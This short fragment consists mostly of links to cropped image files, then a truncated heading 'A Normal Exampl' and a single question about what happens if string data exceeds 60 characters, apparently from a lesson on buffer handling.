

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

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

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

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



A Normal Exampl

What if the data in string s is longer than 60 characters?

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